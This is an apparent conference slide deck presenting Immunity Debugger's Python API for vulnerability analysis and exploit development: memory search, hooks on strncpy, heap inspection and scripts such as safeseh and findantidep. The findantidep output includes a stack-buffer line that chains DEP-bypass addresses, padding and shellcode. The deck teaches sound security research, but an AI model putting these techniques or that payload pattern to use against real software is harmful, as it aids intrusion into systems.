

KNOWING YOU'RE SECURE

# *Intelligent Debugging for Vulnerability Analysis and Exploit Development*



Security Research



## Who am I?

- Damian Gomez, Argentina
- Being working @ Immunity since early 2006
- Security Research focusing on:
  - Vulnerability analysis
  - Exploit development
- VisualSploit lead developer
- Main developer of Immunity Debugger project

# Introduction

An exploit may be coded in multiple languages:

- |               |             |              |           |
|---------------|-------------|--------------|-----------|
| - Asm         | - Pascal    | - zmud!      | - Coffee  |
| - C           | - Fortran   | - whitespace | - Clipper |
| - Python      | - Lisp      | - yacc       | - Delphi  |
| - Perl        | - Brainfuck | - smalltalk  | - B       |
| - Shellscript | - Cupid     | - C#         | - A       |
| - PHP         | - Gap       | - C++        | - C       |
| - Cobol       | - Kermit    | - C--        |           |
| - Foxpro      | - Java      | - C          |           |
|               |             | - C-smile    |           |
|               |             | - Cocoa      |           |

- Clist
- Kalkulon
- ABC
- ADA
- ALF
- Batch
- TOM
- OZ
- Modula-3
- Lingo
- Fortress
- elastiC
- D
- cT
- AWK
- Felix
- Guile
- MC#
- VisualBasic
- Nemerle
- Objective-C
- Phantom
- Prolog
- Simula
- Snobol
- Turing
- Blue
- Quickbasic
- Ruby
- S
- Obliq
- GNU E
- COMAL
- NetRexx
- PL/B
- Sather




KNOWING YOU'RE SECURE


etc



# Immunity VisualSploit introduced a graphical domain-specific language for exploit development



# Exploits are a functional representation of Intelligent Debugging



# We want a debugger with a “rich API” for exploit development

- Simple, understandable interface
- Robust and powerful scripting language for automating intelligent debugging
- Lightweight and fast debugging so as not to corrupt our results when doing complex analysis
- Connectivity to fuzzers and other exploit development tools



# No one user interface model is perfect for all exploit development situations

- These three main characteristics will help us achieve what we want:
  - GUI
  - Command Line
  - Scripting language

# A debugger's GUI can take weeks off the time it takes to write an exploit

- Easy visualization of debuggee context
  - Does EAX point to a string I control? Yes!
- Faster to learn for complex commands
- Downside: Slower usage than commandline due to mice

# The command line is the faster option

- Example GDB commandline:
  - `x/i $pc-4`
- Example WinDBG commandline:
  - `u eip -4`
- Example Immunity Debugger commandline:
  - `u eip -4`

# Immunity Debugger's Scripting Language is Python 2.5

- Automate tasks as fast as you can think of them
- Powerful included API for manipulating the debugger
  - Need another API hook? Email [dami@immunityinc.com](mailto:dami@immunityinc.com)
- Familiar and easy to learn
- Clean and reusable code with many examples



# GUI+CLI+Python = Faster, better exploits

- Immunity Debugger integrates these 3 key features to provide a vuln-dev oriented debugger
- Cuts vulnerability development time in half during our testing (Immunity buffer overflow training)
- Allows for the rapid advancement of state-of-the-art techniques for difficult exploits



# The Immunity Debugger API:

- The API is simple
- It usually maintains a cache of the requested structures to speed up the experience (especially useful for search functions)
- It can not only perform debugging tasks, but also interact with the current GUI
- Keep in mind that you are creating a new instance on every command run, so the information in it will be regenerated on each run.

# How deep can we dive with the API?


- Assembly/Disassembly
- Breakpoints
- Read/Write Memory
- Searching
- Execution and stepping
- Analysis
- Interaction with GUI



## Interacting with the GUI offer:

- New custom windows for displaying your data
- Tables, Dialog boxes, Input dialogs
  - Create a wizard for complex scripts like findantidep
- Add functionality to already existent windows
- The possibility to create a python based orthogonal drawing algorithm and get something like this:

# Python API Orthogonal Grapher



## Immlib: R/W Memory

- `readMemory(address, size)`
- `readLong(address)`
- `readShort(address)`
- `readString(address)`
- `readUntil(address, ending_char)`
- `writeMemory(address, buf)`

## Immlib: Searching

- The following search functions return a list of addresses where a particular value was found.
- `Search(buf)`
- `searchLong(long_int)`
- `searchShort(short_int)`



## Immllib: Searching

- Searching Commands
- Commands are sequence of asm instruction with a bit of regexp support
  - `searchCommands (cmd)`
  - `SearchCommandsonModule (address, cmd)`
- Returns a list of (address, opcodes, module)
- ex :

```
imm.searchCommands ("pop RA\npop  
RB\nret")
```

# Immllib: Searching

- Keep in mind, that SearchCommands use the disassemble modules to search, so if you want a deeper search (without regexp) you can do:

```
ret = imm.Search(imm.Assemble("jmp EBX"))
```

# Immlib: Searching

- Finding a module which an address belongs to:
  - `findModule(address)`
- Finding exported function on loaded addresses
  - `findDependencies(lookfor)`

Note: lookfor is a table of functions to search for

# Immlib: Getting References

- Getting Code XREF:
  - `getXrefTo(address)`
  - `getXrefFrom(address)`
- Getting Data XREF
  - `findDataRef(address)`



# Immlib: Knowledge

- Since every run of a script is ephemeral, there is a way to save some data and use it on a second run of the same script or any other script:
  - `imm.addKnowledge("nocrash", cpu_context)`
  - `imm.getKnowledge("nocrash")`

# There are three ways to script Immunity Debugger

- PyCommands
- PyHooks
- PyScripts

# PyCommands are temporary scripts

- Decrease developing and debugging time
- Non-caching (run , modify, and re-run your PyCommand at will, without restarting the debugger)
- Accessible via command box, or GUI
- Integrate with debugger's features (including the GUI)

# Scripting Immunity Debugger

- Writing a PyCommand is easy
- `command.py`

```
import immllib  
def main(args):  
    imm=immllib.Debugger()  
    imm.Log("Done")
```

- Place it into PyCommands directory and you are ready to go



# Scripting Immunity Debugger

## PyHooks:

- Hooks are Objects that hang on debugger events and get executed when that event is hit.
- We have 11 different hooks:
  - `class BpHook (Hook)`
  - `class LogBpHook (Hook)`
  - `class AllExceptHook (Hook)`
  - `class PostAnalysisHook (Hook)`
  - `class AccessViolationHook (Hook)`
  - `class LoadDLLHook (Hook)`
  - `class UnloadDLLHook (Hook)`
  - `class CreateThreadHook (Hook)`
  - `class ExitThreadHook (Hook)`
  - `class CreateProcessHook (Hook)`
  - `class ExitProcessHook (Hook)`

# Scripting Immunity Debugger

Creating a Hook is easy:

```
import immlib
from immlib import PostAnalysisHook
class MyOwnHook(PostAnalysisHook):
    def __init__(self):
        PostAnalysisHook.__init__(self)
    def run(self, regs):
        """This will be executed when hooktype
        happens"""
        imm = immlib.Debugger()
```

Hooks always  
have CPU context  
at runtime

# Identify common coding problems by running a program under Immunity Debugger

- `strncpy(dest, src, strlen(src))`
  - Common vulnerability primitive
- Similar vulnerabilities, such as `memcpy(dest, src, sizeof(src))` are also detectable using slightly more advanced Immunity Debugger API's

# Hook example: logpoint on strncpy

- Instantiate debugger class
- Set logpoint address [strncpy]
- Create logbphook

```
def main():  
    imm = immlib.Debugger()  
    bp_address=0x32772DDC # strncpy  
    logbp_hook = MyOwnHook()  
    logbp_hook.add("bp_on_strncpy",bp_address)  
    imm.Log("Placed strncpy hook: bp_on_strncpy")|
```



# Hook example: logpoint on strncpy

- The MyOwnHook class

```
class MyOwnHook(LogBpHook):  
    def __init__(self):  
        LogBpHook.__init__(self)
```

Get  
arguments  
from CPU  
context

```
def run(self, regs):  
    imm = immlib.Debugger()  
    src = regs['ESP'] + 0x8 #strncpy second arg  
    maxlen = regs['ESP'] + 0xc #strncpy third arg  
    res=imm.readMemory(src, 4)  
    leng=imm.readMemory(maxlen,4)
```

# logpoint on strncpy (continuation)

```
#read src arg
readed=imm.readString(src_addr)
imm.Log("strncpy source: %s" %readed)
if len(readed) == int(size):
    imm.Log("*** STACK ***")
    callstack=imm.callStack()
    for a in callstack:
        imm.Log("Address: %08x - Stack: %08x - \
Procedure: %s - frame: %08x - called from: %08x"
% (a.address,a.stack,a.procedure,a.frame,a.calledfrom))
```

Log callstack if the size arg is the same as the src string size

# Logpoint on strncpy: results

debug,debug,debug and check your results:

```
Placed strncpy hook: bp_on_strncpy
strncpy source: testo
*** STACK ***
Address: 0012ff58 - Stack: 00401196 - Procedure: <JMP.&CC3270MT._strncpy> - frame: 0012ff8c - called from: 00401191
Address: 0012ff5c - Stack: 0012ff80 - Procedure: dest = 0012FF80 - frame: 0012ff8c - called from: 00401191
Address: 0012ff60 - Stack: 004020b4 - Procedure: src = "testo" - frame: 0012ff8c - called from: 00401191
Address: 0012ff64 - Stack: 00000005 - Procedure: maxlen = 5 - frame: 0012ff8c - called from: 00401191
strncpy source: logbphook(strncpy)
strncpy source: on
*** STACK ***
Address: 0012ff58 - Stack: 004011bc - Procedure: <JMP.&CC3270MT._strncpy> - frame: 0012ff8c - called from: 004011b7
Address: 0012ff5c - Stack: 0012ff7d - Procedure: dest = 0012FF7D - frame: 0012ff8c - called from: 004011b7
Address: 0012ff60 - Stack: 004020cd - Procedure: src = "on" - frame: 0012ff8c - called from: 004011b7
Address: 0012ff64 - Stack: 00000002 - Procedure: maxlen = 2 - frame: 0012ff8c - called from: 004011b7
```

# Injecting a hook into your target for debugging

- Logging hook
- Much faster, since it doesn't use the debugger
- Inject ASM code into debugged process
- Hooked function redirects to your asm code
- The information is logged in the same page
- Used in hippie heap analysis tool



## There are drawbacks to using injection hooking

- Inject Hooking only reports the result, you cannot do conditionals on it (for now)
- Hooking on Functions:

```
fast = immlib.STDCALLFastLogHook( imm )  
fast.logFunction( 0x1006868, 3 )  
fast.logRegister('EAX')  
fast.logFunction( 0x1003232 )  
fast.Hook()  
imm.addKnowledge(Name, fast)
```

# Printing the results of an injection hook

- Get the results directly from the log window

```
fast = imm.getKnowledge( Name )
ret  = fast.getAllLog()
for ndx in ret:
    if ndx[0] == 0x1006868:
        imm.Log("0x1006868(%x, %x, %x) <- %x" \
                % (a[1][0], a[1][1], a[1][2], a[1][3]))
```

# Heap analysis is one of the most important tasks for exploit development

- Printing the state of a heap
- Closely examining a heap or heap chunk
- Saving and restoring heap state for comparison
- Visualizing the heap
- Automatically analyzing the heap

# Immunity Debugger Heap Lib

- Getting all current heaps:

```
for hndx in imm.getHeapsAddress():  
    imm.Log("Heap: 0x%08x" % hndx)
```

- Getting a Heap object

```
pheap = imm.getHeap( heap )
```

- Printing the FreeList

```
pheap.printFreeList( uselog = window.Log )
```

- Printing the FreeListInUse

```
pheap.printFreeListInUse(uselog = window.Log)
```



# Immunity Debugger Heap Lib

- Printing chunks

```
for chunk in pheap.getChunks( chunkaddress ):  
    chunk.printchunk( uselog = window.Log,  
                     option=chunkdisplay,  
                     dt=discover)
```

- Accessing chunk information

```
chunk.size          #packed size (usize unpacked)  
chunk.psize         #packed size (upsize unpacked)  
chunk.flags  
chunk.nextchunk     # FLINK  
chunk.prevchunk     # BLINK
```

# Immunity Debugger Heap Lib

- Searching Chunks

```
SearchHeap(imm, what, action, value, heap =  
           heap, option = chunkdisplay)
```

**what** (size, use, psize, upsize, flags, address,  
next, prev)

**action** (=, >, <, >=, <=, &, not, !=)

**value** (value to search for)

**heap** (optional: filter the search by heap)

# Datatype Discovery Lib

- Finding datatype on memory

```
import libdatatype
dt = libdatatype.DataTypes( imm )
ret = dt.Discover( memory, address, what)
```

**memory**          memory to inspect

**address**        address of the inspected memory

**what**            (all, pointers, strings,  
                  asciistrings, unicodestrings,  
                  doublelinkedlists, exploitable)

```
for obj in ret:
    print ret.Print()
```


# Datatype Discovery Lib

- Types of pointers

```
import libdatatype
dt = libdatatype.DataTypes( imm )
ret = dt.Discover( memory, address, what='pointer')
for obj in ret:
    print ret.isFunctionPointer()
    print ret.isCommonPointer()
    print ret.isDataPointer()
    print ret.isStackPointer()
```



# Coast to coast



# Immunity Debugger Scripts

- Team Immunity has been coding scripts for :
  - Vulnerability development
  - Heap
  - Analysis
  - Protocols
  - Search/Find/Compare Memory
  - Hooking


# Script: Safeseh

- safeseh
  - Shows you all the exception handlers in a process that are registered with SafeSEH.
  - Code snip:

```

if LOG_HANDLERS==True:
    for i in range(sehlistsize):
        sehaddress=struct.unpack('<L',imm.readMemory(sehlistaddress+4*i,4))[0]
        sehaddress+=mzbase
        table.add(sehaddress,[key,'0x%08x'%(sehaddress)])
        imm.Log('0x%08x'%(sehaddress))
    ..




```



Module	Handler
ShimEng.dll	0x5cb7db48
ShimEng.dll	0x5cb7dcf4
kernel32.dll	0x7c80dea4
kernel32.dll	0x7c839aa8
msvort.dll	0x77c2285b
msvort.dll	0x77c2296c
msvort.dll	0x77c3546c
msvort.dll	0x77c35c94
AcGenral.DLL	0x6f8a611c
AcGenral.DLL	0x6f8a622d
AcGenral.DLL	0x6f8a649c
AcGenral.DLL	0x6f8a6d90
AcGenral.DLL	0x6f8aeb72
AcGenral.DLL	0x6f8aeb8b
AcGenral.DLL	0x6f8aeba2
AcGenral.DLL	0x6f8aebb9
AcGenral.DLL	0x6f8aebc8
AcGenral.DLL	0x6f8aebdf
AcGenral.DLL	0x6f8aec06
AcGenral.DLL	0x6f8aec20
AcGenral.DLL	0x6f8aecf3

# Script: Find anti DEP

- Findantidep
  - Find address to bypass software DEP
  - A wizard will guide you through the execution of the findantidep script



- Get the result

```
5AD721DE First Address: 0x5ad721de
7C91D3F8 Second Address: 7c91d3f8
769D21EF Third Address: 0x769d21ef
stack = "\xde\x21\xd7\x5a\xff\xff\xff\xff\xff\xfd\x3\x91\x7c\xff\xff\xff\xff" + "A" * 0x54 + "\xef\x21\x9d\x76" + shellcode
```

!findantidep



# Finding memory leaks magically

- leaksniff

- Pick a function
- !funsniff function
- Fuzz function
- Get the leaks

[illegible]

# Finding datatypes in memory magically

- finddatatype
  - Specify an address
  - Set the size to read
  - Get a list of data types

```

Found: 17 data types
10001030 obj: String: 'HPVW' 4
10001050 obj: Pointer: 0x00011ce8 in 0x00010000! 4
10001058 obj: Data Pointer:: 0x1000705c in hplun!.data 4
100010A0 obj: Pointer: 0x00601c15 in 0x00530000! 4
100010C4 obj: Pointer: 0x00600815 in 0x00530000! 4
100010DC obj: Pointer: 0x10006010 in hplun!.rdata 4
10001190 obj: Data Pointer:: 0x100070c0 in hplun!.data 4
100011B0 obj: Pointer: 0x00208304 in 0x001e0000! 4
100011E8 obj: Pointer: 0x00498d20 in 0x00420000! 4
10001210 obj: String: 'u/Iu' 4
10001234 obj: Data Pointer:: 0x1000a23c in hplun!.data 4
10001248 obj: Data Pointer:: 0x1000a23c in hplun!.data 4
10001270 obj: String: 'FGQPS' 5
10001300 obj: Data Pointer:: 0x0100a904 in notepad!.data 4
